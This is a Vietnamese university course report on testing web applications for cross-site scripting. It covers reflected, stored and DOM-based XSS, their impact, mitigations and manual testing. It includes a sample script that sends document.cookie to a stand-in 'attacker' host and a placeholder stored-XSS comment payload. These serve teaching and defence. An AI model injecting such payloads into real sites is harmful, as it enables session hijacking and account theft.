

TRƯỜNG ĐẠI HỌC XÂY DỰNG HÀ NỘI
KHOA CÔNG NGHỆ THÔNG TIN



BÀI TẬP LỚN
MÔN AN TOÀN BẢO MẬT THÔNG TIN

ĐỀ TÀI: KIỂM THỬ XSS TRÊN ỨNG DỤNG WEB

NHÓM: 08

Sinh viên thực hiện

Họ và tên

Mã số sinh viên

Mai Khoa Bách

0012967

Nguyễn Minh Đức

0312767

Đồng Văn Hào

0072667

Giảng viên hướng dẫn:

Ths. Nguyễn Việt Nhật

Họ và tên

Mã số sinh viên

1. Giới thiệu chung

Ngày nay, hầu hết các trang web đều là ứng dụng động — nội dung được cập nhật liên tục bởi người dùng từ khắp nơi trên thế giới. Đa số các hệ thống này sử dụng cookie để xác thực phiên đăng nhập; tức là ai sở hữu cookie tương ứng sẽ được hệ thống nhận diện là chính người đó. Nếu kẻ tấn công chiếm đoạt được cookie của một người dùng, họ có thể mạo danh người đó trên website — một rủi ro vô cùng nghiêm trọng.

Có nhiều phương thức để kẻ xấu lấy cookie, và một trong những kỹ thuật phổ biến nhất là lợi dụng lỗ hổng Cross-Site Scripting (XSS). XSS là một dạng tấn công rất thường gặp và là mối quan tâm lớn đối với cả nhà phát triển lẫn người dùng: bất kỳ trang web nào cho phép nhập dữ liệu từ người dùng mà không kiểm duyệt kỹ các đoạn mã đều có nguy cơ dính XSS.

Thông qua việc chèn mã JavaScript độc hại, kẻ tấn công có thể làm nhiều việc nguy hiểm trên trang, chẳng hạn:

1. Thay đổi cấu trúc hiển thị toàn bộ trang.
2. Tạo các phần tử HTML tùy ý.
3. Chuyển hướng liên kết hoặc biểu mẫu sang mục tiêu khác.
4. Đánh cắp dữ liệu và thông tin xác thực.
5. Gửi/nhận dữ liệu bí mật.
6. Ghi nhận tổ hợp phím người dùng.

Những hành vi này khiến XSS trở thành một trong những lỗ hổng cần được phòng tránh nghiêm túc khi thiết kế và vận hành web.

2. Giới thiệu về XSS

2.1. Tìm hiểu về XSS

2.1.1. XSS là gì?

Cross-Site Scripting (XSS) là một loại lỗ hổng bảo mật phổ biến trên ứng dụng web, cho phép kẻ tấn công chèn và thực thi mã JavaScript độc hại trong trình duyệt của người dùng khác. Khi XSS thành công, kẻ tấn công có thể đánh cắp cookie/phiên, thực hiện các yêu cầu giả mạo với quyền nạn nhân, thay đổi giao diện trang, hoặc phát tán mã độc tới nhiều người dùng. Vì ứng dụng web thường nhận và hiển thị dữ liệu do người dùng cung cấp (comment, tên, query parameter...), XSS là một rủi ro thực tế và dễ xuất hiện nếu không xử lý đúng đầu ra.

2.1.2. Làm thế nào để chèn những đoạn mã JavaScript độc hại

Kẻ tấn công muốn chèn mã JavaScript độc hại thường tìm cách đưa dữ liệu do họ kiểm soát vào nơi trình duyệt sẽ thực thi — rồi tận dụng khả năng thực thi đó để đánh cắp cookie, tokens, thay đổi giao diện, chuyển hướng người dùng hoặc gửi dữ liệu ra ngoài. Hiểu điểm vào (input vectors) và điểm thực thi (sinks) là bước đầu để phòng ngừa.

Nơi kẻ tấn công có thể gửi dữ liệu:

- Trường nhập liệu của người dùng: form bình luận, textbox, tên người dùng, mô tả sản phẩm.
- Tham số URL / query string: giá trị trong đường dẫn mà ứng dụng hiển thị lại.
- Dữ liệu từ cơ sở dữ liệu hiển thị lại mà chưa được escape (ví dụ: nội dung do người dùng góp).
- Nội dung tải từ dịch vụ/đối tác bên thứ ba (widgets, quảng cáo, CDN).
- Tập tin hoặc metadata (tên file, mô tả) mà ứng dụng hiển thị.
- Môi trường DOM (ví dụ khi code dùng `innerHTML`, `document.write()` hoặc chèn script từ chuỗi).

Nơi dữ liệu được thực thi:

- Chèn trực tiếp vào HTML mà không escape (render vào DOM thông qua `innerHTML`, `outerHTML`, `document.write`).
- Chạy nội dung dưới dạng mã (sử dụng `eval`, `new Function(...)`, `setTimeout/setInterval` với chuỗi).
- Chèn attribute chứa mã (ví dụ `onload`, `onclick` nếu giá trị được gán từ input).
- Chèn URL/redirect không kiểm soát (mở sang domain khác do tham số do người dùng cung cấp).

2.1.3. JavaScript độc hại là gì?

Ban đầu, khả năng thực thi JavaScript trong trình duyệt trông không quá nguy hiểm: mã JavaScript chạy trong một vùng bị cô lập, bị giới hạn quyền truy cập tới hệ thống tập tin và tài nguyên của hệ điều hành. Thậm chí người dùng thông thường có thể mở console của trình duyệt và thực thi mã tùy ý mà hiếm khi gây tổn hại trực tiếp cho máy tính.

Tuy nhiên, JavaScript trở nên nguy hiểm khi xét đến một số khả năng sau đây:

- JavaScript có thể truy xuất thông tin nhạy cảm trên trình duyệt, ví dụ như cookie phiên đăng nhập.
- JavaScript có thể gửi các yêu cầu HTTP với nội dung tùy ý đến bất kỳ máy chủ nào bằng `XMLHttpRequest` hoặc các API mạng khác.
- JavaScript có thể thay đổi cấu trúc và nội dung HTML của trang hiện tại thông qua thao tác DOM.

Sự kết hợp của những khả năng trên có thể dẫn tới các lỗ hổng bảo mật nghiêm trọng (chẳng hạn đánh cắp cookie, mạo danh phiên, chuyển hướng người dùng hoặc rò rỉ dữ liệu), điều này sẽ được phân tích chi tiết ở các phần sau.

2.1.4. Hậu quả của những đoạn mã JavaScript độc hại

JavaScript độc hại có thể gây ra nhiều hậu quả nghiêm trọng đối với cả người dùng lẫn hệ thống web. Trước hết, nó có thể đánh cắp thông tin nhạy cảm như cookie, token phiên đăng nhập hoặc dữ liệu cá nhân, từ đó kẻ tấn công dễ dàng giả mạo danh tính người dùng. Tiếp theo, JavaScript độc hại có khả năng làm thay đổi nội dung hoặc giao diện trang web, dẫn đến việc người dùng bị đánh lừa, thực hiện những hành động ngoài ý muốn (ví dụ: nhấp vào liên kết giả mạo, nhập thông tin tài khoản hoặc thẻ tín dụng). Ngoài ra, loại mã này còn có thể tự động gửi yêu cầu tới các máy chủ bên ngoài, biến trình duyệt người dùng thành công cụ tấn công gián tiếp. Trong nhiều trường hợp, hậu quả còn kéo theo sự lan truyền của mã độc, gây ảnh hưởng đến cộng đồng người dùng rộng lớn hơn. Tất cả những yếu tố trên khiến JavaScript độc hại trở thành một mối đe dọa đáng lo ngại trong bảo mật web hiện nay.

2.1.5. Các tác nhân trong một cuộc tấn công XSS

Trước khi mô tả một cách chi tiết làm thế nào một cuộc tấn công XSS hoạt động, chúng ta cần phải xác định các bên liên quan trong một cuộc tấn công XSS. Nói chung, một cuộc tấn công XSS liên quan đến ba tác nhân: các trang web, các nạn nhân, và những hacker

a. Kẻ tấn công (Attacker)

Kẻ tấn công là thực thể chủ động khai thác lỗ hổng XSS để đưa mã JavaScript độc hại vào ứng dụng và khiến trình duyệt của người dùng khác thực thi mã đó. Họ có thể thực hiện nhiều hành vi như dò tìm các đầu vào không được kiểm soát bằng cách gửi nhiều yêu cầu, tạo tài khoản giả hoặc lợi dụng các chức năng tương tác (comment, profile, upload metadata) để chèn nội dung, và dùng các kỹ thuật xã hội (phishing) để lừa nạn nhân truy cập liên kết chứa payload.

- Dấu hiệu nhận biết: xuất hiện nhiều request bất thường tới cùng một endpoint, dữ liệu trong cơ sở dữ liệu chứa HTML/<script> lạ, cảnh báo từ WAF/CSP.
- Khả năng gây hại: tận dụng chỗ thiếu kiểm duyệt để tấn công nhiều nạn nhân (stored XSS) hoặc phản chiếu payload qua URL (reflected XSS).
- Khuyến nghị phòng ngừa liên quan tới attacker: coi mọi input là hostile; áp dụng validation và output encoding theo ngữ cảnh; giám sát log và thiết lập cảnh báo sớm để phát hiện pattern tấn công.

b. Nạn nhân (Victim / End-user)

Nạn nhân là người dùng cuối – người truy cập trang web và có trình duyệt sẽ tải, hiển thị và (nếu ứng dụng dễ tổn thương) thực thi mã JavaScript độc hại. Hậu quả trực tiếp mà nạn nhân phải chịu có thể rất đa dạng, từ bị đánh cắp cookie hoặc token phiên dẫn tới mạo danh, đến bị lừa nhập thông tin nhạy cảm do giao diện bị giả mạo, hoặc trình duyệt của họ bị lợi dụng để gửi yêu cầu tới hệ thống khác.

- Dấu hiệu mà nạn nhân có thể nhận thấy: trang bị thay đổi bất ngờ (popup, form lạ), bị chuyển hướng tới trang khác, hành vi nhấp dẫn đến kết quả kỳ lạ (gửi form không

mong muốn), hoặc nhận thông báo đăng nhập bất thường.

- Biện pháp giảm thiểu rủi ro cho nạn nhân: luôn cập nhật trình duyệt, thận trọng với link lạ và email khả nghi, bật xác thực hai yếu tố (2FA) khi có thể, và đăng xuất khi dùng thiết bị công cộng.

c. Ứng dụng web dễ tổn thương (Vulnerable Web Application / Frontend)

Ứng dụng web dễ tổn thương là nơi dữ liệu do attacker kiểm soát được chấp nhận và trả về cho người dùng khác mà không có bước xử lý an toàn—đây là “bề mặt tấn công” chính cho XSS. Các đặc điểm thường thấy gồm: render dữ liệu user-supplied trực tiếp vào HTML mà không escape (ví dụ dùng innerHTML hoặc template nối chuỗi), lưu trữ nội dung HTML/JS từ user mà không sanitize (stored XSS), hoặc phản chiếu tham số URL vào trang trả về mà không kiểm duyệt (reflected XSS). Thiếu cấu hình headers bảo mật (không có CSP, cookie không có HttpOnly/SameSite) cũng làm tăng mức rủi ro.

- Dấu hiệu lỗ hổng: trong DB xuất hiện giá trị chứa thẻ HTML không mong muốn; công cụ kiểm thử (OWASP ZAP, Burp) phát hiện endpoint phản chiếu payload; người dùng báo cáo trải nghiệm trang bất thường.
- Biện pháp khắc phục và phòng ngừa: thực hiện output encoding theo ngữ cảnh (HTML, attribute, JS, URL), tránh dùng API nguy hiểm ở client (dùngtextContent thay vì innerHTML; không dùng eval), nếu phải hiển thị rich text thì sanitize bằng thư viện được duy trì (ví dụ DOMPurify), cấu hình cookie và headers bảo mật (HttpOnly, Secure, SameSite, CSP, X-Content-Type-Options), đồng thời bổ sung kiểm thử SAST/DAST và logging/CSP reporting để phát hiện và phản ứng kịp thời.

2.2. Tổng quan về XSS


2.2.1. XSS hoạt động như thế nào?

Trong ví dụ này, ta sẽ cho rằng mục tiêu cuối cùng của kẻ tấn công là để ăn cắp cookie của nạn nhân bằng cách khai thác một lỗ hổng XSS trong trang web. Điều này có thể được thực hiện bằng cách trình duyệt của nạn nhân phân tích mã HTML sau đây:

```
<script> window.location='http://attacker/?cookie='+document.cookie </script>
```

Kịch bản này chuyển hướng trình duyệt của nạn nhân tới một URL do kẻ tấn công điều khiển, khiến trình duyệt thực hiện một yêu cầu HTTP tới máy chủ của kẻ tấn công. Trong URL đó, các cookie của nạn nhân được gắn kèm dưới dạng tham số truy vấn, và kẻ tấn công có thể trích xuất các giá trị cookie khi nhận được yêu cầu. Khi đã chiếm được cookie, kẻ tấn công có thể mạo danh nạn nhân và triển khai thêm nhiều hành vi độc hại khác.

Từ đây, các đoạn HTML/JS được chèn vào như vậy sẽ được gọi là “chuỗi độc hại” hay “mã độc”. Cần lưu ý rằng một chuỗi chỉ trở nên thực sự nguy hiểm khi nó bị trình duyệt của nạn nhân phân tích và thực thi dưới dạng HTML — điều này chỉ xảy ra nếu tồn tại lỗ hổng XSS trên trang web.



2.2.2. Các loại tấn công XSS

Có 3 loại XSS tấn công chính là:


- Reflected XSS
- Stored XSS
- DOM-based XSS

2.2.2.1. Reflected XSS

a. Reflected XSS là gì?

Là dạng XSS đơn giản và phổ biến nhất. Hiện tượng này xảy ra khi một ứng dụng nhận dữ liệu từ yêu cầu HTTP và ngay lập tức đưa dữ liệu đó vào phản hồi trả về — nhưng lại làm điều đó một cách không an toàn.

Trong một cuộc tấn công Reflected XSS, chuỗi “độc hại” theo kèm trong yêu cầu của nạn nhân tới trang web; trang web sau đó phản hồi lại chứa chính chuỗi đó, khiến trình duyệt của nạn nhân vô tình thực thi mã. Sơ đồ dưới đây sẽ minh họa rõ ràng hơn kịch bản này.



1. Kẻ tấn công tạo ra một URL có chứa một chuỗi độc hại và gửi nó đến các nạn nhân.
2. Kẻ tấn công lừa nạn nhân, yêu cầu nạn nhân truy cập URL chứa chuỗi độc hại từ trang web.
3. Trang web này bao gồm các chuỗi độc hại từ các URL trong các phản hồi.
4. Trình duyệt của nạn nhân thực thi các đoạn mã độc hại bên trong phản hồi, gửi các tập tin cookie của nạn nhân vào máy chủ của kẻ tấn công.

Ví dụ khác: một trang tìm kiếm lấy tham số term từ URL và hiển thị:

`<p>You searched for: [term]</p>`

Nếu trang này chèn thẳng giá trị term vào mà không escape, thì bất kỳ nội dung nào nằm trong term đều sẽ được trình duyệt hiển thị — và nếu đó là mã script thì có nguy cơ bị thực thi trên phiên làm việc của người dùng.

b. Tác động của các cuộc tấn công Reflected XSS

Khi kẻ tấn công làm trình duyệt nạn nhân thực thi mã do họ cung cấp, hậu quả thường rất nghiêm trọng, ví dụ:

- Mạo danh người dùng bằng cách chiếm cookie hoặc token phiên (nếu cookie không có HttpOnly).

- Thực hiện bất kỳ hành động nào mà người dùng có quyền làm (gửi form, thay đổi dữ liệu, v.v.).
- Lấy hoặc hiển thị thông tin nhạy cảm mà người dùng đang thấy.
- Khởi tạo tương tác giả mạo với người dùng khác (ví hành vi xuất hiện như do nạn nhân thực hiện).

Do reflected XSS phụ thuộc vào việc “đưa” nạn nhân tới một URL hoặc liên kết cụ thể (ngoài ứng dụng), nên mức độ lây lan thường kém hơn stored XSS — nhưng vẫn đủ nguy hiểm khi nhắm vào người dùng quan trọng hoặc được triển khai hàng loạt qua email, mạng xã hội, hoặc trang web công cộng.

c. Cách kẻ tấn công đưa payload đến nạn nhân


Có nhiều cách kẻ tấn công có thể khiến nạn nhân gửi một request do họ kiểm soát để triển khai reflected XSS. Ví dụ: đặt liên kết trên trang do kẻ tấn công kiểm soát, đặt liên kết trên một website cho phép tạo nội dung, hoặc gửi liên kết qua email, tweet hay tin nhắn khác. Cuộc tấn công có thể nhắm vào một người dùng cụ thể đã biết hoặc tấn công tới bất kỳ người dùng nào của ứng dụng.

Do reflected XSS cần một cơ chế truyền tải bên ngoài - tức kẻ tấn công phải dụ nạn nhân truy cập một URL cụ thể - nên mức độ ảnh hưởng của reflected XSS thường ít nghiêm trọng hơn stored XSS (lưu trữ), nơi cuộc tấn công có thể được chứa ngay trong ứng dụng mà không cần cơ chế bên ngoài.

2.2.2.2 Stored XSS

a. Stored XSS là gì?

Stored XSS là hình thức tấn công mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là JavaScript) vào website thông qua một chức năng nào đó (viết bình luận, gửi bài,...), để từ đó khi các thành viên khác truy cập website sẽ bị dính mã độc từ kẻ tấn công này, các mã độc này thường được lưu lại trong database của website nên gọi là Stored. Stored XSS phát sinh do hệ thống không lọc dữ liệu do thành viên gửi lên một cách đúng đắn, khiến cho mã độc được lưu vào Database của website.



Ví dụ, giả sử một website cho phép người dùng gửi bình luận trên bài đăng blog, và các bình luận này được hiển thị cho người dùng khác. Người dùng gửi bình luận qua một HTTP request như sau:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=c
arlos%40normal-user.net
```

Sau khi bình luận được gửi, bất kỳ người dùng nào truy cập bài blog đó sẽ nhận được trong phần bình luận của ứng dụng nội dung:

<p> This post was extremely helpful.</p>

Nếu ứng dụng không xử lý thêm dữ liệu này (không escape/sanitize), kẻ tấn công có thể gửi một bình luận độc hại như sau:

`<script>/* Mã độc */</script>`

Trong request của kẻ tấn công, bình luận này có thể được URL-encoded như sau:

`comment=%3Cscript%3EM%C3%A3%20%C4%91%E1%BB%99c%3C%2Fscript%3E`

Bất kỳ người dùng nào truy cập bài blog đó giờ đây sẽ nhận được trong phản hồi của ứng dụng nội dung:

`<p><script>/* Mã độc */</script></p>`

Script do kẻ tấn công cung cấp sẽ được thực thi trong trình duyệt của nạn nhân, trong ngữ cảnh phiên làm việc với ứng dụng đó.

b. Tác động của các cuộc tấn công Stored XSS

Nếu kẻ tấn công có thể điều khiển một đoạn script được thực thi trong trình duyệt của nạn nhân, thì thường họ có thể xâm phạm hoàn toàn tài khoản của người dùng đó. Kẻ tấn công có thể thực hiện bất kỳ hành động nào tương tự với những gì có thể thực hiện qua Reflected XSS.

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công:

- Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.
- Thứ hai, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc (session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hắn ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong cơ sở dữ liệu của Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực (đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.


Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thể là tất cả những người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

2.2.2.3. DOM-based XSS

a. DOM-based XSS là gì?

DOM-based XSS là một biến thể của cả Stored XSS và Reflected XSS. Trong một cuộc tấn công DOM-based XSS, chuỗi độc hại không thực sự phân tích bằng trình duyệt của nạn nhân

cho đến khi JavaScript hợp pháp của trang web được thực hiện. Biểu đồ dưới đây minh họa kịch bản này cho một cuộc tấn công XSS phản ánh:



1. Kẻ tấn công tạo ra một URL chứa chuỗi độc hại và gửi nó đến nạn nhân.
2. Kẻ tấn công lừa nạn nhân thực hiện một yêu cầu truy cập đến URL này từ trang web.
3. Website nhận được yêu cầu, nhưng không bao gồm chuỗi độc hại trong phản hồi.
4. Trình duyệt của nạn nhân thực thi mã script hợp pháp bên trong phản hồi, gây nên việc mã độc hại được chèn vào trang web.
5. Trình duyệt của nạn nhân thực thi mã độc hại được chèn vào trang, và gửi file cookies của nạn nhân đến máy chủ của kẻ tấn công.

b. Cách kiểm tra DOM-based cross-site scripting

Phần lớn các lỗ hổng DOM XSS có thể được phát hiện nhanh và đáng tin cậy bằng công cụ quét lỗ hổng web như Burp Suite. Để kiểm tra DOM XSS thủ công, thường cần dùng trình duyệt có developer tools, ví dụ Chrome. Ta phải lần lượt kiểm tra từng nguồn có sẵn và test từng nguồn một.

Kiểm tra các sink HTML

Để kiểm tra DOM XSS trong một sink HTML, hãy đặt một chuỗi ngẫu nhiên (ký tự chữ-số) vào nguồn (ví dụ `location.search`), rồi dùng developer tools để kiểm tra DOM và tìm vị trí chuỗi xuất hiện. Lưu ý: chức năng “View source” của trình duyệt không phù hợp cho kiểm thử DOM XSS vì nó không phản ánh các thay đổi do JavaScript thực hiện lên HTML sau khi tải. Trong developer tools của Chrome, có thể dùng Ctrl+F (hoặc Command+F trên macOS) để tìm chuỗi trong DOM.

Với mỗi vị trí chuỗi xuất hiện trong DOM, ta cần xác định ngữ cảnh (context). Dựa trên ngữ cảnh đó, cần tinh chỉnh input để xem nó được xử lý như thế nào. Ví dụ: nếu chuỗi xuất hiện trong một attribute được bao bởi dấu ngoặc kép, hãy thử chèn dấu ngoặc kép vào chuỗi để xem có thể phá vỡ attribute đó hay không.

Lưu ý rằng các trình duyệt xử lý mã hóa URL khác nhau: Chrome, Firefox và Safari sẽ URL-encode location.search và location.hash, trong khi IE11 và Microsoft Edge (phiên bản trước Chromium) thì không tự encode. Nếu dữ liệu bị URL-encode trước khi được xử lý, thì một cuộc tấn công XSS có thể sẽ khó thực hiện được.

